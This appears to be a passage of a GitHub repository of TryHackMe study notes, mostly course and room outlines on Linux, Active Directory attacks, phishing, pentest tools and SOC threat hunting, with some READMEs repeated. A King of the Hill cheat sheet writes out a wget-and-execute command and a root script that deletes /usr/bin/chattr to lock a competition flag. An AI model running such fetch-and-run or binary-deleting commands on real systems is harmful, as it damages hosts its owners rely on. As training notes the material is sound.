21 | - Continue your learning Linux journey with part two. You will be learning how to log in to a Linux machine using SSH, how to advance your commands, file system interaction.
22 | - [x] Task 1 Introduction
23 | - [x] Task 2 Accessing Your Linux Machine Using SSH (Deploy)
24 | - [x] Task 3 Introduction to Flags and Switches
25 | - [x] Task 4 Filesystem Interaction Continued
26 | - [x] Task 5 Permissions 101
27 | - [x] Task 6 Common Directories
28 | - [x] Task 7 Conclusions and Summaries
29 | - [x] Task 8 Linux Fundamentals Part 3
30 |
31 | - [Linux Fundamentals Part 3](https://tryhackme.com/room/linuxfundamentalspart3)
32 | - Power-up your Linux skills and get hands-on with some common utilities that you are likely to use day-to-day!
33 | - [x] Task 1 Introduction
34 | - [x] Task 2 Deploy Your Linux Machine
35 | - [x] Task 3 Terminal Text Editors
36 | - [x] Task 4 General/Useful Utilities
37 | - [x] Task 5 Processes 101
38 | - [x] Task 6 Maintaining Your System: Automation
39 | - [x] Task 7 Maintaining Your System: Package Management
40 | - [x] Task 8 Maintaining Your System: Logs
41 | - [x] Task 9 Conclusions & Summaries
42 |
43 |
--------------------------------------------------------------------------------
/Modules/Compromising Active Directory/README.md:
--------------------------------------------------------------------------------
1 | # [Compromising Active Directory](https://tryhackme.com/module/hacking-active-directory)
2 | ### Learn and exploit Active Directory networks through core security issues stemming from misconfigurations.
3 | #### Active Directory (AD) is used by approximately 90% of the Global Fortune 1000 companies.
4 | If an organisation's estate uses Microsoft Windows, you are almost guaranteed to find AD.
5 | Since AD is used for Identity and Access Management of the entire estate, it holds the keys to the kingdom, making it a very likely target for attackers.
6 | This module will teach you the basics of AD and take you on the typical journey of compromising AD during a red team.
7 | You will learn to breach AD, enumerate AD, exploit AD, and finally also deploy persistence through AD.
8 |
9 | - ✅ | `Free` | Active Directory Basics
10 | - `Free` | Breaching Active Directory
11 | - `Free` | Enumerating Active Directory
12 | - `VIP` | Lateral Movement and Pivoting
13 | - `VIP` | Exploiting Active Directory
14 | - `VIP` | Persisting Active Directory
15 |
16 | ---
17 |
18 | ## ✅ | `Free` | [Active Directory Basics](https://tryhackme.com/jr/winadbasics)
19 | - This room will introduce the basic concepts and functionality provided by Active Directory.
20 |
21 | ## `Free` | [Breaching Active Directory](https://tryhackme.com/jr/breachingad)
22 | - This network covers techniques and tools that can be used to acquire that first set of AD credentials that can then be used to enumerate AD.
23 |
24 | ## `Free` | [Enumerating Active Directory](https://tryhackme.com/jr/adenumeration)
25 | - This room covers various Active Directory enumeration techniques, their use cases as well as drawbacks.
26 |
27 | ## `VIP` | [Lateral Movement and Pivoting](https://tryhackme.com/jr/lateralmovementandpivoting)
28 | - Learn about common techniques used to move laterally across a Windows network.
29 |
30 | ## `VIP` | [Exploiting Active Directory](https://tryhackme.com/jr/exploitingad)
31 | - Learn common AD exploitation techniques that can allow you to reach your goal in an AD environment.
32 |
33 | ## `VIP` | [Persisting Active Directory](https://tryhackme.com/jr/persistingad)
34 | - Learn about common Active Directory persistence techniques that can be used post-compromise to ensure the blue team will not be able to kick you out during a red team exercise..
35 |
--------------------------------------------------------------------------------
/Learning Path/Complete Beginner/Basic Computer Exploitation.md:
--------------------------------------------------------------------------------
1 |
[Steel Mountain](https://tryhackme.com/room/steelmountain)
2 |
3 | 
4 |
5 | ---
6 |
7 | 
8 | - [ ] [Steel Mountain](https://tryhackme.com/room/steelmountain)
9 | > ## Hack into a Mr. Robot themed Windows machine.
10 | - Use metasploit for initial access,
11 | utilise powershell for Windows privilege escalation enumeration and learn a new technique to get Administrator access.
12 | - [x] Task 1 [Introduction](#task-1--introduction)
13 | - [X] Task 2 [Initial Access](#task-2--initial-access)
14 | - [x] Task 3 [Privilege Escalation](#task-3--privilege-escalation)
15 | - [x] Task 4 [Access and Escalation Without Metasploit](#task-4--access-and-escalation-without-metasploit)
16 |
17 | ---
18 |
19 | - # Task 1 Introduction
20 | - ## Answer the questions below
21 | - ### Deploy the machine. Who is the employee of the month?
22 | - #### Answer
23 |
24 | ---
25 |
26 | - # Task 2 Initial Access
27 |
28 | ---
29 |
30 | - # Task 3 Privilege Escalation
31 |
32 | ---
33 |
34 | - # Task 4 Access and Escalation Without Metasploit
35 |
36 | ---
37 |
38 | - [TryHackMe - Steel Mountain Walkthrough - Manual Windows Exploitation](https://www.youtube.com/watch?v=BzmljZkgeSs&ab_channel=HackerSploit)
39 |
--------------------------------------------------------------------------------
/Learning Path/CompTIA Pentest+/Network-based vulnerabilities/README.md:
--------------------------------------------------------------------------------
1 | # Network-based vulnerabilities
2 | > ## This section will start you off by exploring networking basics.
3 | > ## You will then move on to enumerating and exploiting a variety of different network services.
4 | > ## When you've grasped the basics, you'll put your knowledge by exploiting a Linux Samba share.
5 | > - [X] [Introductory Networking]()
6 | > - [X] [Network Services]()
7 | > - [X] [Network Services 2]()
8 | > - [X] [Kenobi]()
9 |
10 | ---
11 |
12 | - ## [Introductory Networking](https://tryhackme.com/jr/introtonetworking)
13 | > 
14 | > ### An introduction to networking theory and basic networking tools
15 |
16 | - ## [Network Services](https://tryhackme.com/jr/networkservices)
17 | > 
18 | > ### Learn about, then enumerate and exploit a variety of network services and misconfigurations.
19 |
20 | - ## [Network Services 2](https://tryhackme.com/jr/networkservices2)
21 | > 
22 | > ### Enumerating and Exploiting More Common Network Services & Misconfigurations
23 |
24 | - ## [Kenobi](https://tryhackme.com/room/kenobi)
25 | > 
26 | > ### Walkthrough on exploiting a Linux machine.
27 | > ### Enumerate Samba for shares, manipulate a vulne
28 |
--------------------------------------------------------------------------------
/Room/CC: Pen Testing/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | - [ ] [CC: Pen Testing](https://tryhackme.com/room/ccpentesting)
4 | > A crash course on various topics in penetration testing
5 | - [ ] Task 1 Introduction
6 | - [ ] Task 2 [Section 1 - Network Utilities] - nmap
7 | - [ ] Task 3 [Section 1 - Network Utilities] - Netcat
8 | - [ ] Task 4 [Section 2 - Web Enumeration] - gobuster
9 | - [ ] Task 5 [Section 2 - Web Enumeration] - nikto
10 | - [ ] Task 6 [Section 3 - Metasploit]: Intro
11 | - [ ] Task 7 [Section 3 Metasploit]: Setting Up
12 | - [ ] Task 8 [Section 3 - Metasploit]: - Selecting a module
13 | - [ ] Task 9 [Section 3 - Metasploit]: meterpreter
14 | - [ ] Task 10 [Section 3 - Metasploit]: Final Walkthrough
15 | - [ ] Task 11 [Section 4 - Hash Cracking]: Intro
16 | - [ ] Task 12 [Section 4 - Hash Cracking]: Salting and Formatting
17 | - [ ] Task 13 [Section 4 - Hash Cracking]: hashcat
18 | - [ ] Task 14 [Section 4 - Hash Cracking]: John The Ripper
19 | - [ ] Task 15 [Section 5 - SQL Injection]: Intro
20 | - [ ] Task 16 [Section 5 - SQL Injection]: sqlmap
21 | - [ ] Task 17 [Section 5 - SQL Injection]: A Note on Manual SQL Injection
22 | - [ ] Task 18 [Section 5 - SQL Injection]: Vulnerable Web Application
23 | - [ ] Task 19 [Section 6 - Samba]: Intro
24 | - [ ] Task 20 [Section 6 - Samba]: smbmap
25 | - [ ] Task 21 [Section 6 - Samba]: smbclient
26 | - [ ] Task 22 [Section 6 - Samba]: A note about impacket
27 | - [ ] Task 23 [Miscellaneous]: A note on privilege escalation
28 | - [ ] Task 24 [Section 7 - Final Exam]: Good Luck :D
29 |
--------------------------------------------------------------------------------
/Modules/Phishing/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | # [Phishing](https://tryhackme.com/module/phishing)
4 |
5 | ### Learn how to analyze and defend against phishing emails.
6 | ### Investigate real-world phishing attempts using a variety of techniques.
7 |
8 | ##### In this module, you will learn to analyze various phishing attacks hands-on.
9 | From examining an email's source properties to reviewing malicious phishing attachments, you will investigate real-world examples of attacks in the industry.
10 | You will also discover how adversaries launch phishing campaigns and learn how you can defend your organization against them.
11 |
12 |
13 | ---
14 |
15 | ## `Free` - [Phishing Analysis Fundamentals](https://tryhackme.com/jr/phishingemails1tryoe)
16 | ### Learn all the components that make up an email.
17 |
18 |
19 | ---
20 |
21 | ## `Free` - [Phishing Emails in Action](https://tryhackme.com/jr/phishingemails2rytmuv)
22 | ### Learn the different indicators of phishing attempts by examining actual phishing emails.
23 |
24 |
25 | ---
26 |
27 | ## `VIP` - [Phishing Analysis Tools](https://tryhackme.com/jr/phishingemails3tryoe)
28 | ### Learn the tools used to aid an analyst to investigate suspicious emails.
29 |
30 |
31 | ---
32 |
33 | ## `VIP` - [Phishing Prevention](https://tryhackme.com/jr/phishingemails4gkxh)
34 | ### Learn how to defend against phishing emails.
35 |
36 |
37 | ---
38 |
39 | 
40 | ## `VIP` - [The Greenholt Phish](https://tryhackme.com/jr/phishingemails5fgjlzxc)
41 | ### Use the knowledge attained to analyze a malicious email.
42 |
--------------------------------------------------------------------------------
/Learning Path/CompTIA Pentest+/Local-host vulnerabilities/README.md:
--------------------------------------------------------------------------------
1 | # Local-host vulnerabilities
2 | > ## Windows Active Directory (AD) environments dominate the corporate and governmental world's organizational networking structure.
3 | > ## This section will teach you the AD basics, how to attack Kerberos and a domain controller, followed by some post-exploitation techniques.
4 | > - [X] [Active Directory Basics]()
5 | > - [x] [Attacktive Directory]()
6 | > - [x] [Attacking Kerberos]()
7 | > - [ ] [Post-Exploitation Basics]()
8 |
9 | ---
10 |
11 | ## ✅ [Active Directory Basics](https://tryhackme.com/jr/activedirectorybasics)
12 | > 
13 | > ## Learn the basics of Active Directory and how it is used in the real world today
14 |
15 | ## ✅ [Attacktive Directory](https://tryhackme.com/jr/attacktivedirectory)
16 | > 
17 | > ## 99% of Corporate networks run off of AD. But can you exploit a vulnerable Domain Controller?
18 |
19 | ## ✅ [Attacking Kerberos](https://tryhackme.com/jr/attackingkerberos)
20 | > 
21 | > ## Learn how to abuse the Kerberos Ticket Granting Service inside of a Windows Domain Controller
22 |
23 | ## [Post-Exploitation Basics](https://tryhackme.com/jr/postexploit)
24 | > 
25 | > ## Learn the basics of post-exploitation and maintaining access with mimikatz, bloodhound, powerview and msfvenom
26 |
--------------------------------------------------------------------------------
/Learning Path/CompTIA Pentest+/Penetration Testing Tools/README.md:
--------------------------------------------------------------------------------
1 | # Penetration Testing Tools
2 | > ## The following rooms will teach you how to use tools that are commonly used in the industry to perform penetration tests.
3 | > ## If you're going to be a pentester, you'll need to have these tools equipped in your toolkit.
4 |
5 | ---
6 |
7 | - ## Tutorial
8 | > 
9 | > #### Learn how to use a TryHackMe room to start your upskilling in cyber security.
10 |
11 |
12 | - ## Nmap
13 | > 
14 | > #### An in depth look at scanning with Nmap, a powerful network scanning tool.
15 |
16 |
17 | - ## Burp Suite: The Basics
18 | > 
19 | > #### An introduction to using Burp Suite for Web Application pentesting
20 |
21 |
22 | - ## Metasploit: Introduction
23 | > 
24 | > #### An introduction to the main components of the Metasploit Framework.
25 |
26 |
27 | - ## Nessus
28 | > 
29 | > #### Learn how to set up and use Nessus, a popular vulnerability scanner.
30 |
31 |
32 | - ## Hydra
33 | > 
34 | > #### Learn about and use Hydra, a fast network logon cracker, to bruteforce and obtain a website's credentials.
35 |
--------------------------------------------------------------------------------
/Learning Path/SOC Level 1/Network Security and Traffic Analysis/Brim/cheat.md:
--------------------------------------------------------------------------------
1 | ### File: task4-sample-b.pcap
2 | #### Exercise: Threat Hunting with Brim | Malware C2 Detection
3 |
4 | Investigate the files. What is the name of the detected GIF file?
5 |
6 | - `filename!=null | cut _path, tx_hosts, rx_hosts, conn_uids, mime_type, filename, md5, sha1`
7 |
8 |
9 | Investigate the conn logfile. What is the number of the identified city names?
10 |
11 | - `_path==”conn” | put classnet := network_of(id.resq_h) | cut geo.resq.region,geo.resp.city`
12 |
13 | Cities:
14 |
15 | - 1.Eppelborn
16 | - 2.Frankfurt am Main
17 |
18 | Investigate the Suricata alerts. What is the Signature id of the alert category “Potential Corporate Privacy Violation”?
19 |
20 | ---
21 |
22 | ### File:task6-malware-c2.pcap
23 | #### Exercise: Threat Hunting with Brim | Malware C2 Detection
24 |
25 | What is the name of the file downloaded from the CobaltStrike C2 connection?
26 |
27 | - `_path==”http” | cut id.orig_h, id.resp_h, id.resp_p, method, host, uri | uniq -c`
28 |
29 | 4564.exe
30 |
31 | What is the number of CobaltStrike connections using port 443?
32 |
33 | - `_path==”conn” | 104.168.44.45 | 443 | count()`
34 |
35 | 328
36 |
37 | There is an additional C2 channel in used the given case. What is the name of the secondary C2 channel?
38 |
39 | Icedid
40 |
41 | ---
42 |
43 | ### File: task7-crypto-mine.pcapng
44 | #### Exercise: Threat Hunting with Brim | Crypto Mining
45 |
46 | How many connections used port 19999?
47 |
48 | - `_path==”conn” | 19999 | count()`
49 |
50 | What is the name of the service used by port 6666?
51 |
52 | - `_path==”conn” | 6666 | cut service`
53 |
54 | What is the amount of transferred total bytes to “101.201.172.235:8888”?
55 |
56 | - `_path==”conn” | 101.201.172.235 | 8888`
57 |
58 | What is the detected MITRE tactic id?
59 |
60 | - `event_type==”alert”`
61 |
--------------------------------------------------------------------------------
/Learning Path/SOC Level 1/Network Security and Traffic Analysis/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | # [Network Security and Traffic Analysis](#)
4 | ### Understand the core concepts of Network Security and Traffic Analysis to spot and probe network anomalies using industry tools and techniques.
5 |
6 | ---
7 |
8 | ## [Traffic Analysis Essentials](#)
9 | #### Learn Network Security and Traffic Analysis foundations and take a step into probing network anomalies.
10 |
11 | ## [Snort](#)
12 | #### Learn how to use Snort to detect real-time threats, analyse recorded traffic files and identify anomalies.
13 |
14 | ## [Snort Challenge - The Basics](#)
15 | #### Put your snort skills into practice and write snort rules to analyse live capture network traffic.
16 |
17 | ## [Snort Challenge - Live Attacks](#)
18 | #### Put your snort skills into practice and defend against a live attack
19 |
20 | ## [NetworkMiner](#)
21 | #### Learn how to use NetworkMiner to analyse recorded traffic files and practice network forensics activities.
22 |
23 | ## [Zeek](#)
24 | #### Introduction to hands-on network monitoring and threat detection with Zeek (formerly Bro).
25 |
26 | ## [Zeek Exercises](#)
27 | #### Put your Zeek skills into practice and analyse network traffic.
28 |
29 | ## [Brim](#)
30 | #### Learn and practice log investigation, pcap analysis and threat hunting with Brim.
31 |
32 | ## [Wireshark: The Basics](#)
33 | #### Learn the basics of Wireshark and how to analyse protocols and PCAPs.
34 |
35 | ## [Wireshark: Packet Operations](#)
36 | #### Learn the fundamentals of packet analysis with Wireshark and how to find the needle in the haystack!
37 |
38 | ## [Wireshark: Traffic Analysis](#)
39 | #### Learn the basics of traffic analysis with Wireshark and how to find anomalies on your network!
40 |
--------------------------------------------------------------------------------
/Learning Path/SOC Level 1/Cyber Defence Frameworks/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | # [Cyber Defence Frameworks](#)
4 | ### Discover frameworks and policies that help establish a good security posture. Learn how organisations use these in defensive strategies.
5 |
6 | ---
7 |
8 | ### [Junior Security Analyst Intro](https://tryhackme.com/jr/jrsecanalystintrouxo)
9 | 
10 | #### Play through a day in the life of a Junior Security Analyst, their responsibilities and qualifications needed to land a role as an analyst.
11 |
12 | ---
13 |
14 | ### [Pyramid Of Pain](https://tryhackme.com/jr/pyramidofpainax)
15 | #### Learn what is the Pyramid of Pain and how to utilize this model to determine the level of difficulty it will cause for an adversary to change the indicators associated with them, and their campaign.
16 |
17 | ---
18 |
19 | ### [Cyber Kill Chain](https://tryhackme.com/jr/cyberkillchainzmt)
20 | #### The Cyber Kill Chain framework is designed for identification and prevention of the network intrusions. You will learn what the adversaries need to do in order to achieve their goals.
21 |
22 | ---
23 |
24 | ### [Unified Kill Chain](https://tryhackme.com/jr/unifiedkillchain)
25 | #### The Unified Kill Chain is a framework which establishes the phases of an attack, and a means of identifying and mitigating risk to IT assets.
26 |
27 | ---
28 |
29 | ### [Diamond Model](https://tryhackme.com/jr/diamondmodelrmuwwg42)
30 | #### Learn about the four core features of the Diamond Model of Intrusion Analysis: adversary, infrastructure, capability, and victim.
31 |
32 | ---
33 |
34 | ### [MITRE](https://tryhackme.com/jr/mitre)
35 | #### This room will discuss the various resources MITRE has made available for the cybersecurity community.
36 |
37 |
--------------------------------------------------------------------------------
/Room/Introduction to OWASP ZAP/README.md:
--------------------------------------------------------------------------------
1 |
2 | 
3 |
4 | - [ ] [Introduction to OWASP ZAP](https://tryhackme.com/room/learnowaspzap)
5 | > Learn how to use OWASP ZAP from the ground up. An alternative to BurpSuite.
6 | - [x] Task 1 Intro to ZAP
7 | 
8 | - There’s a couple of feature benefits too with using OWASP ZAP over Burp Suite:
9 | - Automated Web Application Scan: This will automatically passively and actively scan a web application, build a sitemap, and discover vulnerabilities. This is a paid feature in Burp.
10 | - Web Spidering: You can passively build a website map with Spidering. This is a paid feature in Burp.
11 | - Unthrottled Intruder: You can bruteforce login pages within OWASP as fast as your machine and the web-server can handle. This is a paid feature in Burp.
12 | - No need to forward individual requests through Burp: When doing manual attacks, having to change windows to send a request through the browser, and then forward in burp, can be tedious. OWASP handles both and you can just browse the site and OWASP will intercept automatically. This is NOT a feature in Burp.
13 |
14 | - [x] Task 2 Disclaimer
15 | - [x] Task 3 Installation
16 | - [x] Task 4 How to perform an automated scan
17 | - [x] Task 5 Manual Scanning
18 | - [x] Task 6 Scanning an Authenticated Web Application
19 | - [x] Task 7 Brute-force Directories
20 | - [x] Task 8 Bruteforce Web Login
21 | - [x] Task 9 ZAP Extensions\
22 | > Let’s install the bugcrowd HUNT extensions for OWASP ZAP. This will passively scan for known vulnerabilities in web applications.
23 | - https://github.com/zaproxy/zap-extensions
24 | - https://github.com/bugcrowd/HUNT
25 | - [x] Task 10 Further Reading
26 |
--------------------------------------------------------------------------------
/Learning Path/Web Fundamentals/README.md:
--------------------------------------------------------------------------------
1 | # 🔰 [Web Fundamentals](https://tryhackme.com/path-action/web/join)
2 |
3 | 
4 |
5 | ### A pathway to web application security.
6 | - The aim of this path is to teach you how to attack web applications.
7 | - To successfully attack and exploit web applications, you need to understand how they work.
8 | - The first section (Web Fundamentals) will give you all the pre-requisite knowledge on this.
9 | - The second section (Security Tools) focuses on learning how to use Industry Standard tooling to interact with your targets.
10 | - The third section (Vulnerabilities) covers various vulnerabilities found in web applications today.
11 | - This section will go over root causes of these vulnerabilities and give you hands on experience on exploiting them.
12 | - The final section (Practise Makes Perfect) will help you apply what you've learnt in previous sections.
13 |
14 | ### After completing this path, you should be able to:
15 | * Understand web fundamentals
16 | * Major vulnerabilities explained
17 | * Learn industry-used tools
18 | * Web application assessments
19 |
20 | - 32 Hours
21 |
22 | - Easy
23 |
24 | ## The Learning Path
25 |
26 | - [x] [How The Web Works](how%20the%20web%20works)
27 | - To become a better hacker it's vital to understand the underlying functions of the world wide web and what makes it work.
28 |
29 | - [x] [Introduction to Web Hacking](Introduction%20to%20Web%20Hacking)
30 | - Get hands-on, learn about and exploit some of the most popular web application vulnerabilities seen in the industry today.
31 |
32 | - [x] [Burp Suite](Burp%20Suite)
33 | - Burp Suite is the industry standard tool for web application hacking, and is essential in any web penetration test
34 |
35 | - [x] [Web Hacking Fundamentals](Web%20Hacking%20Fundamentals)
36 | - Understand the core security issues with web applications, and learn how to exploit them using industry tools and techniques.
37 |
38 |
39 |
--------------------------------------------------------------------------------
/King of the Hill/Cheatsheet/KoTH Protect King.md:
--------------------------------------------------------------------------------
1 | # koth-protect-king
2 | A script to protect your king in KoTH
3 |
4 | # A script to protect your king
5 |
6 | ## Mode of use
7 |
8 | ```
9 | git clone https://github.com/MatheuZSecurity/koth-protect-king
10 | ```
11 |
12 | ```
13 | cd koth-protect-king && python3 -m http.server 80
14 | ```
15 |
16 | ## In KoTH Machine
17 |
18 | ```
19 | wget http://youripvpn/king.sh && chmod +x king.sh && ./king.sh
20 | ```
21 |
22 | #### then you just put your nick and the script already does all the work
23 |
24 | 
25 |
26 | #### NOICE: script updates will be made from time to time
27 |
28 | ---
29 |
30 | ```shell
31 | #!/usr/bin/env bash
32 | # A script to protect your king in KoTH
33 | # Created by @MatheuzSecurity
34 | # https://youtube.com/c/MatheuZSecurity
35 |
36 | if [[ $(id -u) -ne "0" ]]; then
37 | echo "[ERROR] You must run this script as root" >&2
38 | exit 1
39 | fi
40 |
41 | read -p "Put your nickname: " nick
42 |
43 | function protectKing() {
44 | echo $nick > /root/king.txt
45 | chmod 400 /root/king.txt
46 | chattr +i /root/king.txt
47 | set -o noclobber /root/king.txt
48 | }
49 |
50 | arr=('.' '..' '...' '....')
51 |
52 | for c in $(seq 1); do
53 | for elt in ${arr[*]}; do
54 | echo -ne "\r\033[<1>AProtecting your king $elt" && sleep 0.1;
55 | done
56 | done
57 |
58 | echo -ne "\n"
59 |
60 | message="Success! Your king has been protected! =D"
61 |
62 | for i in $(seq 1 ${#message}); do
63 | echo -ne "${message:i-1:1}"
64 | sleep 0.03
65 | done
66 |
67 | echo -ne "\n"
68 |
69 | clear
70 |
71 | function removeChattr(){
72 | rm /usr/bin/chattr
73 | }
74 |
75 | msg="[*] Success! Binary chattr removed! [*]"
76 |
77 | for i in $(seq 1 ${#msg}); do
78 | echo -ne "${msg:i-1:1}"
79 | sleep 0.03
80 | done
81 | echo -ne "\n"
82 |
83 | protectKing && removeChattr /
84 |
85 | echo -ne "\n"
86 | ```
87 |
--------------------------------------------------------------------------------
/Learning Path/Cyber Defense/MITRE/README.md:
--------------------------------------------------------------------------------
1 | 
2 | # [MITRE](https://tryhackme.com/room/mitre)
3 | 
4 | ### This room will discuss the various resources MITRE has made available for the cybersecurity community.
5 |
6 | ---
7 |
8 | - [x] Task 1 Introduction to MITRE
9 | - [x] Task 2 Basic Terminology
10 | - [x] Task 3 ATT&CK® Framework
11 | - [x] Task 4 CAR Knowledge Base
12 | - [x] Task 5 Shield Active Defense
13 | - [x] Task 6 MITRE D3FEND
14 | - [x] Task 7 ATT&CK® Emulation Plans
15 | - [x] Task 8 ATT&CK® and Threat Intelligence
16 | - [x] Task 9 Conclusion
17 |
18 | ---
19 |
20 |
21 | ---
22 |
23 | ## Task 1 Introduction to MITRE
24 |
25 | ---
26 |
27 | ## Task 2 Basic Terminology
28 |
29 | ---
30 |
31 | ## Task 3 ATT&CK® Framework
32 |
33 | ---
34 |
35 | ## Task 4 CAR Knowledge Base
36 |
37 | ---
38 |
39 | ## Task 5 Shield Active Defense
40 |
41 | ---
42 |
43 | ## Task 6 MITRE D3FEND
44 |
45 | What is this MITRE resource? Per the D3FEND website, this resource is
46 |
47 | #### "A knowledge graph of cybersecurity countermeasures."
48 |
49 | - [d3fend](https://d3fend.mitre.org/)
50 |
51 | D3FEND is still in beta and is funded by the Cybersecurity Directorate of the NSA.
52 |
53 | D3FEND stands for Detection, Denial, and Disruption Framework Empowering Network Defense.
54 |
55 | At the time of this writing, there are 408 artifacts in the D3FEND matrix. See the below image.
56 |
57 | ---
58 |
59 | ## Task 7 ATT&CK® Emulation Plans
60 | - [Adversary Emulation Library](https://github.com/center-for-threat-informed-defense/adversary_emulation_library)
61 | ---
62 |
63 | ## Task 8 ATT&CK® and Threat Intelligence
64 |
65 | ---
66 |
67 | ## Task 9 Conclusion
68 |
69 |
70 | ---
71 |
72 | - [TryHackMe | MITRE Room Walkthrough 2022](https://www.pyaeheinnkyaw.tech/tryhackme-mitre-room-writeup/)
73 |
--------------------------------------------------------------------------------
/Learning Path/Web Fundamentals/How The Web Works/README.md:
--------------------------------------------------------------------------------
1 |
2 | ## How The Web Works
3 |
4 | 
5 |
6 | ### To become a better hacker it's vital to understand the underlying functions of the world wide web and what makes it work.
7 |
8 | 
9 | - [x] [DNS in detail](https://tryhackme.com/room/dnsindetail)
10 | - Learn how DNS works and how it helps you access internet services.
11 | - [x] Task 1 What is DNS?
12 | - [x] Task 2 Domain Hierarchy
13 | - [x] Task 3 Record Types
14 | - [x] Task 4 Making A Request
15 | - [x] Task 5 Practical
16 |
17 | 
18 | - [x] [HTTP in detail](https://tryhackme.com/room/httpindetail)
19 | - Learn about how you request content from a web server using the HTTP protocol
20 | - [x] Task 1 What is HTTP(S)?
21 | - [x] Task 2 Requests And Responses
22 | - [x] Task 3 HTTP Methods
23 | - [x] Task 4 HTTP Status Codes
24 | - [x] Task 5 Headers
25 | - [x] Task 6 Cookies
26 | - [x] Task 7 Making Requests
27 |
28 | 
29 | - [x] [How websites work](https://tryhackme.com/room/howwebsiteswork)
30 | - To exploit a website, you first need to know how they are created.
31 | - [x] Task 1 How websites work
32 | - [x] Task 2 HTML
33 | - [x] Task 3 JavaScript
34 | - [x] Task 4 Sensitive Data Exposure
35 | - [x] Task 5 HTML Injection
36 |
37 | 
38 | - [x] [Putting it all together](https://tryhackme.com/room/puttingitalltogether)
39 | - Learn how all the individual components of the web work together to bring you access to your favourite web sites.
40 | - [x] Task 1 Putting It All Together
41 | - [x] Task 2 Other Components
42 | - [x] Task 3 How Web Servers Work
43 | - [x] Task 4 Quiz
44 |
45 |
--------------------------------------------------------------------------------
/Modules/Cyber Security Awareness/README.md:
--------------------------------------------------------------------------------
1 | 
2 | # [Cyber Security Awareness](https://tryhackme.com/module/cyber-security-awareness)
3 | ### Become cyber aware and protect yourself from common security attacks by working through interactive real-world scenarios.
4 | - You are at the heart of your organisation and play a key role in keeping it safe against cyber attacks.
5 | - Understand what it takes to be security conscious by walking through the most common attacks seen in the industry, and learn how to mitigate potential threats.
6 | - Become more security-aware and improve your cyber hygiene in this module.
7 |
8 | ---
9 |
10 | ## ✅ `Free` - [Security Awareness](https://tryhackme.com/room/securityawarenessintro)
11 | 
12 | > An introduction to security awareness; why its important, the impact of being attacked, different threat actors and basic account security.
13 | - [x] [Task 1 Introduction to Security Awareness]()
14 | - [x] [Task 2 Why Security Awareness is essential]()
15 | - [x] [Task 3 Data and account security]()
16 | - [x] [Task 4 Check if you've ever been part of a cyber breach]()
17 | - [x] [Task 5 Cyber threat actors]()
18 | - [x] [Task 6 Conclusion]()
19 |
20 | ---
21 |
22 | ## 🔶 `Free` - [Common Attacks](https://tryhackme.com/room/commonattacks)
23 | 
24 | > With practical exercises see how common attacks occur, and improve your cyber hygiene to stay safer online.
25 | - [ ] [Task 1 `Information` Introduction]()
26 | - [ ] [Task 2 `Common Attacks` Social Engineering]()
27 | - [ ] [Task 3 `Common Attacks` Social Engineering: Phishing]()
28 | - [ ] [Task 4 `Common Attacks` Malware and Ransomware]()
29 | - [ ] [Task 5 `Common Attacks` Passwords and Authentication]()
30 | - [ ] [Task 6 `Staying Safe` Multi-Factor Authentication and Password Managers]()
31 | - [ ] [Task 7 `Staying Safe` Public Network Safety]()
32 | - [ ] [Task 8 `Staying Safe` Backups]()
33 | - [ ] [Task 9 `Staying Safe` Updates and Patches]()
34 | - [ ] [Task 10 `Information` Conclusion]()
35 |
--------------------------------------------------------------------------------
/Learning Path/Complete Beginner/Linux Fundamentals/README.md:
--------------------------------------------------------------------------------
1 |
2 | ## Linux Fundamentals
3 |
4 | 
5 |
6 | ### Many servers and security tools use Linux. Learn how to use the Linux operating system, a critical skill in cyber security.
7 |
8 | - [Linux Fundamentals Part 1](https://tryhackme.com/room/linuxfundamentalspart1)
9 | - Embark on the journey of learning the fundamentals of Linux. Learn to run some of the first essential commands on an interactive terminal.
10 | - [x] Task 1 Introduction
11 | - [x] Task 2 A Bit of Background on Linux
12 | - [x] Task 3 Interacting With Your First Linux Machine (In-Browser)
13 | - [x] Task 4 Running Your First few Commands
14 | - [x] Task 5 Interacting With the Filesystem!
15 | - [x] Task 6 Searching for Files
16 | - [x] Task 7 An Introduction to Shell Operators
17 | - [x] Task 8 Conclusions & Summaries
18 | - [x] Task 9 Linux Fundamentals Part 2
19 |
20 | - [Linux Fundamentals Part 2](https://tryhackme.com/room/linuxfundamentalspart2)
21 | - Continue your learning Linux journey with part two. You will be learning how to log in to a Linux machine using SSH, how to advance your commands, file system interaction.
22 | - [x] Task 1 Introduction
23 | - [x] Task 2 Accessing Your Linux Machine Using SSH (Deploy)
24 | - [x] Task 3 Introduction to Flags and Switches
25 | - [x] Task 4 Filesystem Interaction Continued
26 | - [x] Task 5 Permissions 101
27 | - [x] Task 6 Common Directories
28 | - [x] Task 7 Conclusions and Summaries
29 | - [x] Task 8 Linux Fundamentals Part 3
30 |
31 | - [Linux Fundamentals Part 3](https://tryhackme.com/room/linuxfundamentalspart3)
32 | - Power-up your Linux skills and get hands-on with some common utilities that you are likely to use day-to-day!
33 | - [x] Task 1 Introduction
34 | - [x] Task 2 Deploy Your Linux Machine
35 | - [x] Task 3 Terminal Text Editors
36 | - [x] Task 4 General/Useful Utilities
37 | - [x] Task 5 Processes 101
38 | - [x] Task 6 Maintaining Your System: Automation
39 | - [x] Task 7 Maintaining Your System: Package Management
40 | - [x] Task 8 Maintaining Your System: Logs
41 | - [x] Task 9 Conclusions & Summaries
42 |
43 |
--------------------------------------------------------------------------------
/Modules/Compromising Active Directory/README.md:
--------------------------------------------------------------------------------
1 | # [Compromising Active Directory](https://tryhackme.com/module/hacking-active-directory)
2 | ### Learn and exploit Active Directory networks through core security issues stemming from misconfigurations.
3 | #### Active Directory (AD) is used by approximately 90% of the Global Fortune 1000 companies.
4 | If an organisation's estate uses Microsoft Windows, you are almost guaranteed to find AD.
5 | Since AD is used for Identity and Access Management of the entire estate, it holds the keys to the kingdom, making it a very likely target for attackers.
6 | This module will teach you the basics of AD and take you on the typical journey of compromising AD during a red team.
7 | You will learn to breach AD, enumerate AD, exploit AD, and finally also deploy persistence through AD.
8 |
9 | - ✅ | `Free` | Active Directory Basics
10 | - `Free` | Breaching Active Directory
11 | - `Free` | Enumerating Active Directory
12 | - `VIP` | Lateral Movement and Pivoting
13 | - `VIP` | Exploiting Active Directory
14 | - `VIP` | Persisting Active Directory
15 |
16 | ---
17 |
18 | ## ✅ | `Free` | [Active Directory Basics](https://tryhackme.com/jr/winadbasics)
